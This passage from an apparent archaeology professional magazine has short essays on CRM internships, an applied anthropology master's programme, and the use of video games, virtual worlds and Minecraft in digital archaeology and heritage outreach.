Contractual obligations may also affect the firm-intern relationship. If the intern is working on a project being contracted through the Service Contract Act, the firm will be required to pay the Department of Labor Wage Determination for that area. In many cases this pay level is far above what a firm would customarily pay an intern; consequently, many firms are reluctant to support interns under such circumstances. Federal agencies that provide internships are not subject to these same requirements. Whether an intern is an undergrad or a graduate student also presents some challenges. Many firms typically require a bachelor's degree and a field school before accepting anyone for a field crew position. Undergraduates also have more restricted schedules that make it difficult to assign them to interesting projects. This situation often relegates the undergraduate intern to an office situation unless the firm and the intern agree to

an unpaid internship. Graduate students, on the other hand, more often meet field crew position requirements and have much more flexible schedules. They are also likely to have research interests that are separate from a specific project to which they are assigned.

For the internship experience to be meaningful, the firm must be committed to long-range planning, effective supervision, and meaningful assignments. Things to consider include workload and the availability of intern projects, staff support, office space, and financial resources. Due to the training nature of an internship, it is imperative that interns are provided with sufficient supervision. Considerable time investment will be needed, especially on the front end, to plan for and implement necessary training. It is also recommended that the supervisor plan ongoing weekly meetings to properly monitor the intern's progress. Use care in identifying a seasoned staff member who understands the importance of the internship program. Students are seeking opportunities that will stimulate them and provide real experience. A good internship program will ensure the assignment of challenging projects and tasks.

Effective assignments are coupled with adequate documentation and evaluation to provide a meaningful experience. Documentation is very important for effective learning to take place. It is strongly advisable that an employer and intern create mutually agreed upon learning objectives. Well-documented learning objectives provide clear direction and targeted goals for the intern. This ensures both parties envision the same experience and reduces the possibility of misunderstanding and disappointment. Effective learning objectives are concise and measurable. Whenever possible, try to include the intern in organization events such as staff meetings and allow opportunities for networking and informational interviewing with key personnel.

In summary, the challenges for an internship program seem daunting, but the partnership among the employer, the student, and the school provides opportunities that establish the basis for a successful career choice for the student, collaboration between the firm and the school, and the knowledge that the firm is supporting the continued health of the profession and the CRM industry. Responsible CRM firms realize that they have a leadership responsibility in providing training for the industry's future leaders.

—Duane E. Peter, vice president, Versar, Inc., and president of ACRA

Applied Anthropology Training and Internship Preparation on the Graduate Level

The call for academic institutions to train MA-level students for applied work in archaeology is not new; however, many institutions have been slow to respond. Most of us in the profession can probably agree that many students are not receiving the education and training needed to compete for and successfully perform the majority of jobs currently available to archaeologists entering the profession at the MA level.

The University of Maryland developed its MAA (Master's in Applied Anthropology) program in 1984 and has since successfully trained several hundred students. About one-third of these students focused in archaeology and most are now employed throughout the region in various government agencies and CRM firms. The focus of the MAA program has been to participate in the building of anthropological practice.

The MAA program consists of 42 credits, which includes 18 credits of CORE coursework, a 12-credit internship sequence, and 12 credits of supporting course work. The supporting course work allows the student to focus on a specific area (such as the Middle Atlantic region history and archaeology) or specialty (like GIS). Students are also required to present the results of their internship in a departmental colloquium prior to graduation. There is no thesis requirement.

Several factors have helped to create a successful outcome in preparing students for various positions in the workforce. For instance, it is important for students to identify their career path early in the program. The student must assemble a committee consisting of department faculty and practitioners who offer supervision throughout the two-year program. The committee members provide advice, research guidance, and professional mentorship. The committee also assists the student in identifying an appropriate internship and supervises the student throughout the internship process.

The internship sequence consists of a 3-credit pre-internship course, 6-credit internship, and 3-credit post-internship. The pre-internship course is taken in the spring semester of the first year. Students work to find an internship and then write and defend a proposal for their internship work. The proposal should include a literature review (background), applicable theory, methods, goals and outcomes (products), timeline, and budget (if necessary). MAA students must

satisfactorily complete an internship proposal review with their advisory committee before beginning the internship.

The internship preparation course is then followed by a 6-credit internship, which is usually completed during the summer term between the first and second years of the program. The structured internship with a government agency or CRM firm provides practical training and the student is expected to create a useable product for the client. What is important for the student is that the internship results should be a product that he/she can claim on their CV, like the authorship of a site report (or chapters in a site report), or any other type of official document.

The 3-credit post-internship course supports the professional development of skills in writing and presentation. Students are expected to complete a professional-quality report or develop a publishable paper based on the internship experience. They will also present their internship results in a paper or poster at a professional meeting as well as to students and faculty at our annual colloquium. These products help students to professionalize and build their CVs.

While practical skills training is important for future employment, probably the most important aspect of our graduate level training is helping students develop critical thinking skills. Archaeologists, especially when they move into managerial positions, often find themselves working with various stakeholders, sometimes in very difficult situations. Ethics training and the development of ethnographic skills become part of a very important tool kit for operating in applied professions. For instance, while NAGPRA legislated consultation with American Indian tribes, other monumental projects, like the African Burial Ground in New York City, have made archaeologists aware of the necessity to work with local affiliated groups and acknowledge their perspectives.

Our last survey of MAA alum (2015) indicates that close to 90 percent of our archaeology graduates are employed in applied fields or in the academy, and the majority feel that their training has been valuable in their career success. While the MAA program at the University of Maryland does not necessarily train students for specific occupations, the success of our program involves students identifying their career path early in the MAA training and receiving strong support throughout their graduate career.

—Paul A. Shackel, professor and chair of the Department of Anthropology at the University of Maryland in College Park

BRINGING YOUR A-GAME TO DIGITAL ARCHAEOLOGY

ISSUES WITH SERIOUS GAMES AND VIRTUAL HERITAGE AND WHAT WE CAN DO ABOUT IT

Erik Champion

Erik Champion is a professor of cultural visualization in the School of Media, Culture and Creative Arts at Curtin University, Perth, Australia.

Wandering around museums or visiting art galleries and school fairs, a relatively impartial observer might notice the paucity of interactive historical exhibitions. In particular there is still a yawning chasm between serious games masquerading as entertainment and the aims and motivations of archaeology. Surely this is resolved by virtual heritage projects (virtual reality applied to cultural heritage) and interactive virtual learning environments? After all, we have therapy games, flight simulators, online role-playing games, even games involving archaeological site inspections. Unfortunately, we have few successful case studies that are shareable, robust, and clearly delivering learning outcomes.

Early virtual heritage environments were low resolution, unreliable, or required specialist equipment and had limited interaction. Games were and still are far more interactive and are arguably the most successful form of virtual environment, so it would seem to be a masterstroke to use game engines for virtual heritage.

Why have games succeeded where virtual reality has failed? In terms of consumer technology there is virtually no competition. Games are typically highly polished, focused products. Large and loyal audiences follow them and if they allow modding (modification of their content), then the community of fans will produce an enviable amount of content, useful feedback, and grassroots marketing for the game companies (Champion 2012). Virtual reality companies don't have the loyal audience base, the dedicated and copyrighted content and technology pipeline, or the free advertising.

Game consoles are now the entertainment centers of so many living rooms, the game consoles and related games can last and be viable for six or eight years or more (http://gamerant.com/ps4-xbox-one-life-cycle/), and in many countries the game industry makes as much or more money than the film industry, and the future looks even more profitable (Gartner 2013). Virtual reality (VR), by contrast, seems to constantly promise more than it delivers (Robertson 2015).

For example, a head-mounted display (HMD) is typically defined as a display worn on the head where the computer-generated visual field changes when the person wearing the display moves his or her head, and today's HMDs usually also provide stereoscopic vision (Figure 1). The recent media blitz of cheaper and more comfortable and effective VR equipment such HMDs is exciting (Kim 2015; Smith 2015) and no doubt I will also buy one, but just like the earlier pretenders, while the technology has obviously advanced, the inspiring long-term content only appears to exist in videos and artists' impressions.

As interactive entertainment, most computer games follow obvious genres and feature affordances (well-known themes, rewards, and feedback on performance), they challenge people to find out more rather than telling them everything (a sometimes annoying and overloading aspect of virtual environments), and in most games learning through failure is acceptable (and required). And here lies another advantage for games over virtual environments: games offer procedural knowledge rather than the descriptive and prescriptive knowledge found in virtual learning environments.

Most definitions and explanations of games include the following three features: a game has some goal in mind that the player works to achieve, systematic or emergent rules, and is considered a form of play or competition. Above all else, games are possibility spaces; they offer different ways of




Figure 1. A developer's version of the HTC VIVE head-mounted display. Photograph by Erik Champion.

approaching the same problems, and because they are played in the "magical circle," failure does not lead to actual harm, which allows people to test out new strategies. That is why, unlike other academics, I don't view a game as primarily a rules-based system. I think of a game as an engaging (not frustrating) challenge that offers up the possibility of temporary or permanent tactical resolution without harmful outcomes to the real-world situation of the participant.

Despite the comparative success of computer games, successful serious games and education-focused virtual heritage games are few and far between. The following preconceptions about games (and game-based learning) could explain why more interactive and game-like heritage environments have not emerged as both engaging entertainment and as successful educational applications.

The first and I think most common preconception of games is that they are puerile wastes of time. For an academic argument against this view, any publication on game-based learning by

James Gee will provide some interesting insights, while Steve Johnson in *Everything Bad Is Good for You* writes in a similar if humorous way on how games help hone skills.

Many critics believe games are only for children. Such a view would conveniently ignore the adult enjoyment of sports, but it also neglects the question of how we learn about culture. In the vast majority of societies around the world people learn about culture as children through play, games, and role playing. Games are also an integral method for transmitting cultural mores and social knowledge. In the "Operational Guidelines for the Implementation of the World Heritage Convention" (http://whc.unesco.org/en/guidelines/), UNESCO specifically states they may provide assistance for informational material such as multimedia to promote the Convention and World Heritage "especially for young people."

A related criticism of computer games is that they are only about fantasy. While it is true that some human computer interaction (HCI) experts see fantasy as a key component of games, fantasy is also a popular component of literature, and fantasy provides a series of perceived affordances; players are asked to let their imagination fill in the gaps. So perhaps thematic imagination is a more appropriate term. Fantasy creates imaginative affordances, we have a greater idea of what to expect and how to behave when we see fantasy genres, and we are more willing to suspend disbelief. Fantasy helps induce narrative coherence and is a feasible vehicle to convey mythology connected to archaeology sites.

Games are not only about fantasy but for many are also highly dependent on simulating violence. Yet some of the biggest selling games are not violent, for example *Minecraft*, *Mario*, and the *Sims* series. A more serious problem for my research has been when the real-world historical context to simulate is itself both horrific and hard to grasp. My objection to violent computer games is not so much that they simulate violence but that they don't provide situations for the player to question the ubiquitous and gratuitous use of violence. By definition computer games are good at computing options quickly so it is easier to cater to reflex-based challenges, stopping players from thinking, from having time to reflect, but challenging them to both move and aim (coordinate) at the same time. And when mainstream game interaction is applied to virtual heritage and digital archaeology, the information learned is not meaningful or clearly applicable to the real world, and the skills developed are not easily transferrable.

Marshall McLuhan apparently once said, "Anyone who thinks there is a difference between education and entertainment doesn't know the first thing about either." I have not found the origin for this quote, but this saying is popular for a reason: many automatically assume entertainment is not educational or that to be meaningful, education cannot be entertaining. In the area of history this is a very worrying point. A recent survey of the American public found that while they were charmed and inspired by the word "past," the word "history" reminded them of a school-time subject that they dreaded (Rosenzweig and Thelen 2000).

Gamification could be the commercial savior for many educational designers but it has many critics. Fuchs (2013) explained gamification as the use of game-based rules structures and interfaces by corporations "to manage and control brand-communities and to create value." This definition reveals both the attraction of gamification to business and the derision it has received from game designers and academics.

A more technical objection to using games for digital archaeology projects is that they can only provide low-resolution quality for images, movies, and real-time interaction. With all due respect, game engines (such as *Crysis* and *Unreal 4*) and archaeological environments created in game engines (such as http://www.westergrenart.com/ or http://www.byzantium1200.com/) would challenge many CADD (computer-aided design and drafting) showcases. In 2015 the *Guardian* released an article declaring we are entering the era of photorealistic rendering (Stuart 2015). Autodesk (the company behind the biggest CADD programs) has recognized the threat and now sells its own game engine. Even if CADD did produce higher-resolution and more accurate 3D models, what advantage would this offer over game-based, real-time interactive environments where the general public is free to explore?

The last preconception or rather I should say concern about games is that they are not suitable for preservation due to software and hardware obsolescence. Game-based virtual heritage environments are not great as digital heritage: the technology does not last and the content is not maintained and updated. I agree this is a major problem, but the problem is more a lack of suitably maintained infrastructure than technology. In terms of usability research, there are very few surveys and tangible results that have helped improve the field, but the biggest issue is preservation of the research data and 3D models. We still lack a systematic pipeline featuring open-source software; a well-organized online archive of 3D models in a robust open format; globally accepted metadata; and a community who reviews, critiques, augments, and maintains suitable content.

Definitions vary but virtual heritage is not an effective communication medium and is certainly not a great exponent of digital heritage. Many of the great virtual heritage showcases such as *Rome Reborn* or *Beyond Space and Time* (IBM) have been taken offline, use proprietary software, or have simply disappeared due to a lack of long-term maintenance. So there are very few existing exemplars and accessible showcases to learn from (CINECA's Blender pipeline [https://www.blendernetwork.org/cineca] is an exception to the rule).

Many game engines can now export to a variety of 3D formats and run across a variety of platforms and devices. They can export Virtual Reality Modeling Language (VRML) and now also Web Graphics Libraries (WebGL), so interactive 3D models can run in an Internet browser without requiring the end user to download a web-based plug-in. Some game engines can dynamically import media assets at runtime; others can run off a database.

UNESCO recently accepted my proposal for a Chair of Cultural Heritage and Visualisation. This chair will help us develop infrastructure and a repository of 3D heritage models for better access by the public. We intend to survey and collate existing world heritage models, unify the metadata schemas, determine the best and most robust 3D format for online archives and web-based displays, provide training material on free, open-source software such as Blender, and demonstrate ways to link 3D models and subcomponents to relevant online resources.

Conclusion: Archaeologists and Games Do Not Mix?

Archaeologists and suitable games could mix if games existed that leveraged game mechanics to help teach archaeological methods, approaches, and interpretations. As far as I know, archaeologists don't have easy-to-translate mechanics for their process of discovery and understanding that we can transform into game mechanics to engage and educate the public with the methods and approaches of archaeology and heritage studies. And yet virtual heritage environments should be interactive because data changes and technologies change. Interaction can provide for different types of learning preferences and interaction will draw in the younger generations.

My solution is to suggest that rather than concentrate on the technology, archaeologists should focus on the expected audience. What do we want to show with digital technology, for what purpose, for which audience, and how will we know when we have succeeded?

References Cited

Champion, Erik (editor)
2012 *Game Mods: Design, Theory and Criticism*: Entertainment Technology Centre Press, Pittsburgh, Pennsylvania.

Fuchs, Mathias
2013 *CfP: Rethinking Gamification Workshop*. Art and Civic Media Lab at the Centre for Digital Cultures, Leuphana University, Germany. Electronic document, http://projects.digitalcultures.net/gamification/2013/02/07/118/, accessed December 15, 2014.

Gartner
2013 Gartner Says Worldwide Video Game Market to Total $93 Billion in 2013. Electronic document, http://www.gartner.com/newsroom/id/2614915, accessed December 24, 2015.

Johnson, Steven
2005 *Everything Bad Is Good for You: Why Today's Popular Culture Is Actually Making Us Smarter*. Riverbed Books, New York.

Kim, Monica
2015 The Good and the Bad of Escaping to Virtual Reality. *Atlantic*, February 15. Electronic document, http://www.theatlantic.com/health/archive/2015/02/the-good-and-the-bad-of-escaping-to-virtual-reality/385134/, accessed March 8, 2016.

Robertson, Adi
2015 Slow Down the Virtual Reality Hype. We're Still Waiting for the Good Stuff. *Verge*, January 8. Electronic document, http://www.theverge.com/2015/1/8/7514337/ces-2015-state-of-virtual-reality, accessed March 8, 2016.

Rosenzweig, Roy, and Thelen, David
2000 *The Presence of the Past: Popular Uses of History in American Life*. Columbia University Press, New York.

Smith, Will
2015 Stop Calling Google Cardboard's 360-Degree Videos "VR." *Wired*, November 16. Electronic document, http://www.wired.com/2015/11/360-video-isnt-virtual-reality/, accessed March 8, 2016.

Stuart, Keith
2015 Photorealism—The Future of Video Game Visuals. *Guardian*, February 12. Electronic document, http://www.theguardian.com/technology/2015/feb/12/future-of-video-gaming-visuals-nvidia-rendering, accessed October 31, 2015.

AN UNEXPECTED ARCHAEOLOGY

AN INTERVENTIONIST STRATEGY FOR VIDEO GAMES AND ARCHAEOLOGY

Colleen Morgan

Colleen Morgan is the Centre for Digital Heritage Postdoctoral Fellow in the Department of Archaeology at the University of York.

Jagged hulks of wrecked cars, discarded soda cans, and gaudy signs advertising a virtual casino littered the digital landscape of Çatalhöyük in *Second Life*. After a long summer digging at the *actual* Çatalhöyük, we returned to the virtual version created by the Open Knowledge in the Public Interest group at the University of California under the guidance of Ruth Tringham in 2007. Attention to the excavation meant time away from the virtual reconstruction, and the digital detritus left by summer visitors to the Neolithic site always took a while to clean up. Once a visitor had left an impressive dragon snoozing on top of one of the houses, but it was usually more mundane drek like empty boxes or advertisements. On good days, the avatars of visitors came to the virtual reconstruction, investigated the buildings, filled out the guest book, waded through the nearby swamp, watched an interpretive film or two, tried on Neolithic fashions, and snapped selfies in front of the slow-moving sheep. On an exceptionally good day, someone reconstructed a huge version of Seated Woman of Çatalhöyük (Figure 1) and left a small votive offering in front of it.

But more than once we found ourselves "occupied" by hostile forces and dealing with pixelated garbage—evidence of the unauthorized use of resources and squatters. All of these were concerns that would seem more familiar and relevant to managers of heritage parks in "real life" (Finn 1997) but were unforeseen and surprising to our team of digital archaeologists. Other problems such as griefing and prim limits—restraints on the number of digital building blocks an avatar can use in a virtual space—are more unique to virtual heritage. One year, unbeknownst to us, a user built a vast palace high in the sky above Çatalhöyük and hosted weddings—we only figured it out when our space for building on the island was exceeded. Finally, we had to completely lockdown permissions on the island to only include the team of educators and students involved with the project at UC Berkeley. It was not exactly a win for multivocality or co-construction of the archaeological past. Yet part of me liked the controversy, messiness, and the sheer lunacy of building virtual reconstructions in an Open World like *Second Life*.

Such interventions are relatively rare. Most virtual reconstructions of archaeological sites are built within stand-alone software suites such as Blender or 3DStudio Max. The 3D models are then displayed with fixed, animated sequences such as fly-throughs, or with limited interaction, such as the ability to zoom in or spin the model around. Occasionally these models are imported into interactive platforms, such as those created with the Unity game engine, but even these models are not within a widely accessible context. Building archaeological reconstructions in an Open World provides a stark contrast to these stand-alone models; reconstructions in an Open World can be explored by other avatars, and, with the correct building permissions, houses, clothes, and artifacts can be modified, copied, and reused in other contexts (Morgan 2009). Sadly, Open Worlds that are flexible enough to use for archaeological reconstructions are rare. Further, they can be costly to use; *Second Life* ultimately became too expensive to host virtual Çatalhöyük. Consequently, the reconstruction ceased to exist in 2011, though we managed very basic "rescue" virtual archaeological recording during its last days. Yet I continue to find using Open Worlds and popular tools to encourage interaction with archaeological reconstructions compelling, and I have subsequently experimented with other platforms to explore the past in unexpected, delightful ways.

While it is not as detailed or interactive as *Second Life*, many archaeologists use the modeling application SketchUp to create basic reconstructions. I created a series of models based on the architectural remains of the sites of Al Zubarah and Fuwairit in Qatar. These models can then be geolocated and shared for others to remix or view in Google Earth. There is a relatively low bar for creating and uploading models of archaeological sites for inclusion in the Google Earth 3D Buildings Layer, and several amateur reconstructions are

Figure 1. Reconstruction of Seated Woman of Çatalhöyük.

widely accessible. 3D Warehouse hosts several hundred archaeology-related models and some museums and university buildings, but also elaborate archaeological reconstructions of sites, artifacts, and people. For example, the Great Pyramid at Giza has over 80 models available, with multiple interpretations of archaeological remains presented alongside each other (Figure 2). The models are available to download and to 3D print. While nowhere as interactive as a true Open World, SketchUp is relatively flexible and easy to use and the results can be shared widely and modified by other users.

Once imported into Google Earth, SketchUp models can interfere with current perceptions of the landscape. Currently, the archaeological remains of Fuwairit appear to be a series of low dunes next to a beach, but in the past it was a thriving center for trade and pearling (Figure 3). Geolocating the model within Google Earth reveals the low walls and winding passageways next to what is now a mangrove swamp. Similarly, though not created with SketchUp, Frischer's Rome Reborn project allowed users of Google Earth to explore reconstructions of many of Rome's historic buildings in place (Wells et al. 2010). Sadly, the Rome Reborn reconstruction is no longer available, and SketchUp and 3D Warehouse are being quickly outmoded by photogrammetric reconstructions hosted on Sketchfab, another repository for 3D models, so these modes of exploring geolocated virtual reconstructions have become stagnant.

In my pursuit of populist modes of virtual reconstruction, I began to experiment with *Minecraft* in 2014. Guided by Shawn Graham's useful tutorials, I imported a digital elevation map of the Vale of Pickering, the landscape surrounding the Mesolithic site of Star Carr, into WorldPainter, an open-source interactive graphical map generator for *Minecraft* (Figure 4). Using the program I was able to tweak the landscape to include a deciduous forest and to exclude resources that would not have been part of the geological profile of the region, such as diamonds and lava. Initially, building in *Minecraft* was not tremendously different than other reconstruction projects. The benefits seemed obvious—*Minecraft* allows collaborative building but also excavation-like activities




Figure 2. Giza Pyramids on 3D Warehouse.

Figure 3. Fuwairit model in SketchUp.

Figure 4. Star Carr in Minecraft.

with tools that are familiar to archaeologists such as shovels, pickaxes, and buckets. At first the detractions were primarily morphological; it was fairly difficult to build round Mesolithic houses out of *Minecraft*'s distinctively pixelated square blocks. Perhaps consequently, most other archaeologists using *Minecraft* for virtual reconstructions were building classical architecture, such as Palmyra.

Not content to reconstruct Star Carr as a hypothetical exercise, we hosted an "Archaeology in *Minecraft*" event at a series of open days in the Department of Archaeology at the University of York. Hoards of children accompanied by skeptical parents were introduced to the Mesolithic landscape through the familiar world of *Minecraft*. This was perhaps the first difference between using a video game and other modes virtual reconstruction. In contrast to *Second Life*, which caters to an older demographic and the formal, architecture-based SketchUp, *Minecraft* was immediately accessible to children, and they demonstrated ownership and authority within this familiar landscape. The outreach activity incorporated the "real life" tools of *Minecraft*, which bridged archaeology and video games, and a video of a more formal virtual reconstruction created by Anthony Masinton. "Archaeologists think that houses in the past probably looked like this," I would tell the children, pointing at Masinton's lovely reconstruction, "but since they're just holes in the ground, we aren't sure. Can you help us think of other ways they might have looked?"

Many children rose to the challenge and peppered the landscape with structures, some more round than others, made out of the varied materials available in the "creative" mode of *Minecraft*. Creative mode allows access to all of the building materials in the game, and moves the landscape from being a struggle for survival to one that was more conducive to learning about archaeological remains. Or so I thought. While many of the children were content to build according to the guidelines of the helpful archaeologists leading the exercise, others decided to 1) dig as deeply as possible, ultimately trapping their avatars; 2) build great flaming towers; 3) blow up the other children's work; and 4) create guns and start shooting at each other. As with Çatalhöyük in *Second Life*, what we constructed and perceived as a place for learning and outreach was repurposed for alternate uses. As

educators and archaeologists, we were not experts in these virtual worlds; I was not a regular inhabitant of *Second Life* or *Minecraft* and it took some time to understand local, in-game modes of communication and mores. Yet again this lack of authority in transmitting archaeological interpretations was exhilarating. I was astonished at how quickly children co-opted our mundane archaeological reconstruction for arcane purposes. *Minecraft*, a video game that we arguably made into "chocolate-covered broccoli"—a derogatory term used for educational games, was once again turned into a game where children were in charge, and there was little we could do but watch them build and destroy.

Later, after the digital dust had settled, I was able to explore the landscape and found myself again in the position of a virtual heritage warden, surveying the remains of popular interventions on an archaeological reconstruction. The video game venue encouraged a playful interaction with place, wherein archaeological landscapes were not cordoned off or static products of a single authoritative voice but places to host your own interpretation. Virtual archaeological reconstructions are too often modeled on a static museum exhibition framework when they could be places of collective interpretation, experimentation, and play. Seeking out software and tools to produce photorealistic models can severely limit collaboration and other affordances that ultimately may be more important for an interactive experience. Further, placing models in Open Worlds and popular venues brings archaeological reconstructions into the commons, where people can interact with the models on their own terms, rather than as a video of a photorealistic fly-through.

Using *Second Life*, SketchUp combined with Google Earth and 3D Warehouse, and *Minecraft* for virtual archaeological reconstructions is an interventionist strategy for the presentation of digital heritage. Rather than creating isolated, stand-alone models with limited interaction, archaeologists could be sneaking artifacts and interpretations into common virtual landscapes. To this end, many video games have extensive "modding" communities wherein players create unique content to share with others. While others have explored virtual landscapes as archaeologists, relatively few have explored the affordances of making archaeological reconstructions as creative interventions. Release 3D models into the world of play, and you may find yourself surprised, confused, and delighted at the virtual use-lives of archaeological remains.

References Cited

Finn, Christine
1997 "Leaving More than Footprints": Modern Votive Offerings at Chaco Canyon Prehistoric site. *Antiquity* 71(271):169–178.

Morgan, Colleen
2009 (Re)Building Çatalhöyük: Changing Virtual Reality in Archaeology. *Archaeologies* 5(3):468–487.

Wells, Sarah, Bernard Frischer, Doug Ross, and Chad Keller
2010 Rome Reborn in Google Earth. In *Making History Interactive: 37th Proceedings of the CAA Conference*, pp. 373–379. Archaeopress, Oxford

ADVENTURES IN ARCHAEOLOGICAL GAME CREATION

Tara Copplestone

Tara Copplestone is a PhD student in the Centre for Digital Heritage at the University of York and Aarhus University.

Video games, like the spoken word, books, photos, and movies that preceded them, are a form of media. Each media form has specific affordances, derived from the nature of the medium itself, which act to shape the way in which content can be thought about, structured, engaged with, and presented (Gibson 2014). This power to shape content means that the medium, far from being a passive receptacle for the message that the creator is trying to convey, becomes intrinsically and recursively bound to the message (McLuhan 1994). To this end it has been said that "the medium is the message" (McLuhan 1994). This entwining between the medium and the message goes a stage further, with the creative practitioners and their tools, platforms, and methods being recursively tied into the medium and the manner in which the message can manifest.

Video games are a form of new media, whose novel affordances facilitate active participation and agency through player interaction with both content and digital systems, thus providing the player with the ability to direct or alter the course and outcome of the game (within parameters set or procedurally generated by the developers of the game) as it progresses (Copplestone 2014). This potential for co-creation and codependency between the player and the creator requires unique ways of crafting, structuring, and deploying content via digital systems and structures. In the process of crafting a video game the creator can leverage and mold content through audio, visualization (2D and 3D), narrative (explicitly via written elements and dialogue, or implicitly via environmental and interaction based storytelling), and systems (through engine code or front-end control scripts) in any multitude of ways that span a focus on an individual element, realistic simulation, conceptual simulation, or abstract interactions (Chapman 2013). These outcomes are bound by the hardware, software, skills, and methods that the creator has at his or her disposal. Thus the act of creating video games requires the developer to engage with content in ways that reference the technical limits of the medium; leverages methods in coding, art, audio, and narrative; has reference to the specific affordances of player interaction and agency; and interpolates with the data, frameworks, and interpretations of the content being included.

Archaeology is one such subject area in which the video game medium might be used for research or representation. The systems-based aspect of the video game medium has possible implementations for archaeological simulation or environment exploration under a wide array of archaeological paradigms. However, the potential of the medium may prove to be especially meaningful for those working with paradigms, such as post-processualism, that value aspects of multivocality, nonlinearity, co-creation (with the players), and player agency given that these elements are afforded in the inherent structure of the medium and thus can manifest natively (Copplestone 2014).

Given this potential of the video game medium it is perhaps unsurprising that archaeologists—such as Reinhard (2013), Graham (2015), and Dennis (2015) to name but a few—have been taking an increasing interest in how video game creators have represented the content of archaeology through audio, visual, and inferred code systems in games such as *World of Warcraft*, *Tomb Raider*, *Uncharted*, *Minecraft*, and *Destiny*. Other archaeologists, such as Johnson (2013), have honed in on the role of the players and their relationship, understanding, and interactions with the archaeological content displayed in video games such as *Skyrim*, while others, such as Morgan (2012) and Giles et al. (2012), have modified games already in existence or built their own games from scratch using engines such as Twine or Unity as a way to portray and engage with the practices and processes of creating games or modifications to games.

While practitioners within the archaeological discipline have begun to engage in creating their own outcomes, the practices of knowledge sharing or co-creation between developers from the video game industry and archaeologists is not yet

Figure 1. Start screen for Adventures in the Gutter.

